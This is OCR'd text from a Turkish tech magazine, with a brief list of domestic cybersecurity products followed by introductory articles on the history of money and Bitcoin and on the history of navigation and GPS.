Siber saldırı vektörlerinden korunmak için kullanabileceğiniz %100 yerli sermaye ile kurulmuş ve Türk mühendislerce geliştirilmiş, dünya çapında referansları olan güvenlik çözümlerin bazılarını aşağıda bulabilirsiniz.

Sinara Labs

Hedef odaklı oltamala simülasyonları yaparak çalışanlarınızın farkındalığını ölçmeniz ve farkındalık seviyelerini iyileştirmek için interaktif, görsel ve oyun tabanlı eğitimler ile gelişim göstermelerini sağlarsınız.

Normshield

Düzenli zafiyet taraması ve penetrasyon testi yapmanız için kullanabileceğiniz sistem. Bilinen açıklıklara karşı sistemlerinizi tarar ve keşfettiği zafiyetleri bildirir.

Roksit

DNS tabanlı firewall ile ağınıza bulaşan ya da kullanıcılarınızın ziyaret ettiği siteleri kategorize eder, zararlı kategorileri ve en önemlisi kaynağı bilinmeyenleri adresleri engeller.

CRI

Siber güvenlik tehditlerini tanımlayabilen ve öncelik verebilen bir üründür. İşletmelerin güvenlik risklerini tanımlamaya yardımcı olur ve güvenlik ürünlerinin ve ekiplerin etkinliğini ölçmek için temel bilgiler sağlar.

Zemana

Yazarlı yazılımları sezgisel ve imza tabanlı analiz eden bir antilogger ve antimalware çözümüdür.

Dijital Para Arayışı ve Bitcoin

Mustafa YALÇIN
mustafa@netsparker.com

Lidyalılar'ın ticareti kolaylaştırmak için M.Ö. 700'lü yıllara tekabül ettiği bilinen "para"yı icadı, insanoğlu için öylesine büyük bir buluş oldu ki günümüz (M.S. 2017) de hala ticari işlemlerde para kullanılmaktadır.

O zamandan bu zamana kadar ne gibi bir değişikliğe uğradı diye tarihe şöyle bir göz attığımızda, ilk paraların altın, tunç, bakır gibi değerli maden karışımları ile oluşturulduğunu ve daha sonra yerini günümüzde yine altına endeksli olarak piyasaya sürülen "kağıt paralar"ın aldığını gözlemlemekteyiz. Bütün değişimlerin ve teknolojik atılımların ihtiyaçlardan ötürü ortaya çıktığını biliyoruz.

Peki içinde yaşadığımız dünyadaki kurulu ekonomi sistemi, hepimizin ihtiyaçlarına ne kadar yanıt veriyor? Değişen dünya üzerinde iş gücünün, ticaretin karşılığı olan ve politikalardan olumsuz etkilenmeyen bir para birimi mevcut mu?

Bu sorulara yanıt arayan ilk kişiler biz değiliz. Diijital dünyada köklü değişimlere neden olmuş, popüler "cypherpunk" ("Şifreci Serseriler") grubu üyelerinden olan "Nick Szabo" ve "Hal Finney" daha 90'lı yıllarda bu soruları sormuş ve "Digital Cash" adı altında yeni bir para birimi fikrini tartışmışlar ve taslaklarını oluşturmuşlardı. Ama bu fikirleri asla faaliyete geçiremediler. 2008 yılında ise meçhul bir kişi ya da grup "Satoshi Nakamoto" adıyla bu fikri yayınladığı "Bitcoin: Eşten-eşe Elektronik Nakit Ödeme Sistemi" manifestosu ile duyurmuş, 3 Ocak 2009'da hayata geçirmiştir.

Satoshi Nakamoto manifestosunda günümüz ekonomisin internetten alışveriş için güvenilir üçüncü bir taraf bağımlığından bahsetmiştir ve bu üçüncü taraf şu an için finansal kuruluşlardır. Bu bağımlılık işlem maliyetlerini arttırabilmekte ve işlem maliyetlerinden ötürü küçük miktarlardaki işlemlere kısıt getirmektedir.

- Bu kısıt ve maliyetleri basit örneklerle somutlaştırabilirim;

- EFT dediğimiz işlemler; bankalar arası transferlerdeki işlem ücretleri,

- Kredi kartı ile alışveriş işlemleri; herhangi bir ürünün nakit alımlarda daha uyguna satın alabileceğimizi hepimiz biliyoruz, çünkü kredi kartı ödemelerinde uygulanan komisyon oranları pazarlık cümlelerimize bile yansımıştır, "Nakite ne olur?"


- Finansal kuruluşların dönüşüm oranlarında uyguladığı kesintiler; Turistik bir geziye çıktınız, Euro bölgesindesiniz, yanınızda binlerce Euro bulundurmak riskli olduğu için bir kısmını banka hesabınıza yatırdınız ve cüzdanınızı tekrar doldurmak için ATM 'den işlem yapmaya gittiğinizde bankanızın da mecburi olarak uyguladığı işlem ücretleri sizi üzüyor ama mecbursunuz, o paranın cüzdana girmesi lazım. Satoshi Nakamoto'nun 2009'da uygulamaya geçirdiği ve her geçen gün popüleritesini arttıran "Bitcoin", üçüncü taraf finansal kuruluşlar ile sağlanan güven modelini, dijital para biriminde "kriptografik" kanıtlarla sağlamaktadır. Üstelik finansal kuruluşların yürüttüğü, geri döndürülemez, aynı tutar ile çift harcama yapılamaz (Aynı 10'TL yi iki farklı mağazada harcayamazsınız. Yeni bir 10'luk gerekir.) gibi sorunları çözerek, günümüz para birimlerinin sunduğu avantajlardan daha fazlasını, daha düşük maliyetlerle ve hiçbir limit olmadan sunabilmektedir.


10 TL değerindeki Bitcoin'i dünyanın herhangi bir yerindeki Bitcoin adresine 50 kuruş gibi bir maliyetle gönderebilmek Bitcoin'in sağladığı avantajlardan sadece bir tanesi.

Bitcoin'i özel kılan bir diğer özellik de kriptografik hesaplamaların ve dijital zaman damgalarını içeren "block zinciri" (blockchain) alt yapısı ile sahte para basımı gibi yasal olmayan konuların da önüne geçerek, sahte para kavramını piyasadan kaldırıyor olması.

"Kripto Paralar" yazı serimizde "Bitcoin", "Block zinciri" kavramlarının teknik detaylarını da ele alıyor olacağız.

GPS





GPS Küresel Konumlama Sistemi

Bayram YÖRÜKOĞLU

Eski Dünyada Yol Tarifi

Eski zamanlarda bir nesneye benzetilen bir kaya, bir nehir, göl veya bir han; yüce bir dağ, belki anıtlaşmış yorgun bir ağaç, uzaktan görülen İskenderiye feneri seyyahların gemilerin, kervanların veya bir ordunun yolunu bulması veya olduğu konumu öğrenmesi için yeterli oluyordu.

Kaşgarlı Mahmud 1072-74 tarihlerinde Bağdat'ta Divanü Lügati't-Türk'ün 22. ve 23. sayfalarında yer alan bu renkli dünya haritasını bu düşüncelerle çizmiş olmalıydı. Şimdiki standartlarımıza göre basit bir kroki diyebileceğimiz bu harita bir Türk tarafından çizilen ilk dünya haritasıdır. Dönemin Türklere ait coğrafi bilgilerinde denizler yeşil, ırmaklar mavi, dağlar kırmızı ve şehirler sarı renkle gösterilmiştir. **(Şekil 1)**

Kristof Kolomb'un 1492 yılında Amerika kıtasını keşfinden sonra güncellenmiş haliyle basılan Ptolemaios'un Geographia adlı eserinden alınan bu dünya haritasını da hiç dünyamıza benzetemeyiz.

Divanü Lügati't-Türk'ten yaklaşık 450 yıl sonra Kaptan-ı Derya Piri Reis 1521 yılında Akdeniz kıyılarına ait ayrıntılı bir harita-kılavuz olan Kitâb-ı Bahriye'yi yazıp, 1526'da Kanuni Sultan Süleyman'a sundu.

Ünlü denizci Kıbrıs adasından hemen kuzeyinde yer alan Silifke kıyılarına yolculuk edecek kaptanlara yolu şöyle tarif eder."Eğer KIBRIS adasından Karaman kıyılarına geçmek istenirse, Silifke'den itibaren Karaman dağları hep yüksektir. Dağın batı tarafına, dökütülerin olduğu yerdeki Ponte Deligaşe'ye gelinir. Ak liman kenarları alçaktır. Çünkü büyük dağlar uzaktan öyle görünürler"

Görüleceği gibi yaşadıkları dönemin bilgi ve teknik olanaklarına göre çizilen bu haritalar günümüzle kıyaslandığında çocuk elinden çıkmış gibi görünmektedir. Kaşgarlı Mahmud'un haritasında mesafeler ve yönler seyyahlardan, kervanlardan derlenen bilgiler ile tahmini çizilirken, Piri Reis'in çizimlerinin daha gerçeğe yakın olması bu çalışmalarda coğrafi bilgiler ve haritacılık tekniklerinde 500 yıllık sürede elde edilen gelişmeyi göstermesi açısından önemlidir.

Coğrafi Keşifler

Batı ülkelerinde Rönesans ve Reform ile başlayan bilimsel gelişmeler deniz aşırı yolculukları mümkün kılacak dayanıklı gemilerin yapılmasını sağlamıştı. Bu gemilerle yola çıkan Portekizli kaşif Bartolomeu Dias 1488'de Afrikanın en güney ucu Ümit Burnu'nu keşfetmiş, İtalyan asıllı İspanyol kaşif Kristof Kolomb ise 1492 yılında Amerika'ya ulaşmıştı. Bilinen coğrafyanın olağanüstü şekilde büyümesine yol açmışlardı. Denizlerde yol alan kaptanlar, yeni dünyayı keşfe çıkan gezgin ve bilim insanları doğru ve ayrıntılı haritalara gereksinim duyuyorlardı. Milattan hemen sonra haritalarda enlem ve boylam çizgileri belirtilmeye başlanmıştı. Enlem Güneş veya bilinen yıldızların ufuktan yüksekliği ölçülerek kolayca bulunabiliyordu. Kristof Kolomb 1492 yılında bu yöntemi kullanarak batıya doğru sabit bir enlem üzerinde yol almıştı. Ancak o sıralarda boylamı kesin olarak hesaplayacak bir yöntem bilinmiyordu. Geminin günlük kat ettiği yol tahmininden yola çıkılarak boylam bulunmaya çalışılıyordu. Çeşitli tartışmalardan sonra boylamı doğru hesaplayabilecek bir yöntem için İngiltere Boylam Kurulu oluşturup 1714 yılında yüksek ödüllü bir yarışma açtı. Boylamı bilinen bir yerdeki yerel saat ile boylamı ölçülecek yerdeki yerel saat arasındaki farktan yararlanmaya karar veren İngiliz mucit John Harrison bir dizi saat imal etti. Zamanı son derece hassas ölçmeye gerektiren bu yöntem için 1770 yılında Harrison günde en fazla 1/3 saniye sapan saati H-5 'i Boylam Kuruluna teslim etti. Saati ve yöntemi bizzat ünlü kaşi Kaptan Cook denedi. Cook zaman ölçer ile boylam bulma yöntemini çok başarılı buldu ve tavsiye etti.Böylelikle yolculuklar ve haritacılıkta yeni bir çığır açılmış oldu.

Enlem ve Boylam

Dünya yüzeyi üzerinde merkezden 1 derecelik açılarla kutup noktalarına paralel çizilen sanal dairelere enlem denir. Kuzey ve Güney kutup noktaları 90 dereceyi, iki kutup noktasının tam ortasındaki enlem olan ekvator sıfır dereceyi temsil eder. İki enlem arası mesafe sabit ve 111 km'dir. Toplamda 180 adet enlem vardır.

Merkezden 1 derecelik açı aralıklarıyla Ekvator'u 90 derece kesen kutup noktasından kutup noktasına çizilen varsayımsal yarım dairelere boylam (meridyen) denir. İngiltere'nin Greenwich Gözlem evinden geçen başlangıç Boylam'ı sıfır derece, doğuya doğru 179 adet, batıya doğru 179 adet, sıfır boylamının karşısında180. Boylam olmak üzere toplam 360 adet boylam vardır.

Güneş iki boylam arasını 4 dakikada, 360 boylamı toplamda 24 saat yani bir tam günde kat eder.

Boylamın Bulunması

Yolculuğa çıkarken Greenwich Gözlem evindeki (GMT +0) saate göre saatini ayarlarsınız. Böylelikle seyahatiniz süresince yanınızda GMT+0 zamanını yanınızda taşımış olursunuz. Bulunduğunuz yerdeki yerel saati güneşe veya diğer gök cisimlerine bakarak tespit eder, yanınızda taşıdığınız GMT+0 saati ile arasındaki farkı alırsınız.

Bu fark size sıfır Boylamından bulunduğunuz boylama güneşin seyahat süresini verir. Güneş bir boylam mesafesini 4 dakikada kat ettiğine göre kalan işiniz basit bir matematik hesabıdır.

Enlem de ve Boylam cinsinden coğrafi konum 2 boyutludur. Yön belirterek 3 farklı formda verilebilir.

Enlem değerinde ekvatora göre Kuzey, Güney ve Boylam değerinde Greenwich' e göre Doğu, Batı yönü belirtilir.

1) Derece, dakika ve saniye (DMS):
41°24'12.2"K 2°10'26.5"D


2) Derece ve ondalık dakika (DMM):
41 24.2028, 2 10.4418

3) Ondalık derece (DD):
41.40338, 2.17403

Üçüncü Boyut Gökyüzü

Wright kardeşlerin 17 Aralık 1903'te başarıyla gerçekleştirdikleri ilk insanlı uçuşa kadar coğrafi konumu ifade etmek için 2 boyut bilgisi yeterli iken artık yüksekliği de belirtmek gerekiyordu. Artık konum 3 boyutlu olmuş, işe gökyüzü karışmıştı. Birinci Dünya savaşı ile birlikte uçakların askeri, ticari ve posta hizmetlerinde kullanımı giderek yaygınlaşmıştı. İkinci dünya savaşı ile birlikte gökyüzünde uçaklara füzelerde katılmıştı.

Uçaklarda bir seyir görevlisi uçağın hızını ve seyir sürelerini dikkate alarak konumu tespit ediyordu. Bilinen yer şekilleri ile konum teyit edilmeye çalışılıyordu. Hava seyrinin bir adım ileri-



Şekil 1

sinde ise Nazilerin pilotsuz uçan V2 roketleri ile Londra'yı vurmaları aracın Jiroskop donatılması ile mümkün olmuştu. Jiroskop roketin yön ve hız değişimlerini ölçüyor ve seyrini yönetiyordu.

İkinci Dünya savaşından sonra Soğuk savaş yıllarında askeri operasyonlar daha bir önem kazanmıştı. Gelişip hızlanan uçaklar, denizden veya karadan atılabilen kıtalar arası füzeler daha hassas, daha hızlı konum tespit etmeye yönelik gereksinimler doğurmuştu.

Özellikle Denizaltından fırlatılabilen mobil füzeler için konum çok önemliydi. İlk etapta radyo sinyalleri ile çalışan baz istasyonlarından yayın yapan konumlama siste- mleri kuruldu. Sovyetler Birliğinin 1957 yılında ilk yapay uydu Sputnik'i başarıyla yörüngeye oturtması ile konum tespitinde uzaydan yararlanılabileceği fikri ortaya atıldı.

ABD savunma bakanlığı 1960'lı yıllarda başlayan ve çeşitli geliştirme evrelerinden geçen 24 uydudan oluşan GPS (Global Positioning System) sistemini 1989 yılında 24. Uydunun fırlatılması ardından 1994 yılında tam işler halde devreye soktu.

1990 ve 1991 yılları arasındaki Körfez Savaşı, GPS teknolojilerinin yaygın olarak kullanıldığı ilk savaş olmuştur.

Sovyetler Birliği uzayda ilk küresel konumlama çalışmalarına 1967 yılında başlamıştır. Sonradan GLONASS adı altında geliştirilen sistem 1990'lı yıllarda Sovyetler Birliğinin dağılması sebebiyle 2001 yılına kadar 7 uyduyla ve dar bir kapsamda hizmet vermiştir.

Rusya Federasyonunun tekrar toparlanması ardından yeni yatırımlar ile 2011 yılında GLONASS 24 uydu ile küresel olarak kapsama alanına erişmiştir. Şu an GLONASS ABD GPS sisteminden sonra ikincil olarak tam kapasite çalışmaya başlayan küresel konumlama sistemidir.

AB'nin 2019 yılında devreye alınması beklenen 30 uydu ile çalışacak Galileo, Cin'in an itibari ile kısmen çalışan toplamda 35 uydusu olacak COMPASS 2020 yılında tam kapasite ile hizmet vermeye başlayacaktır.

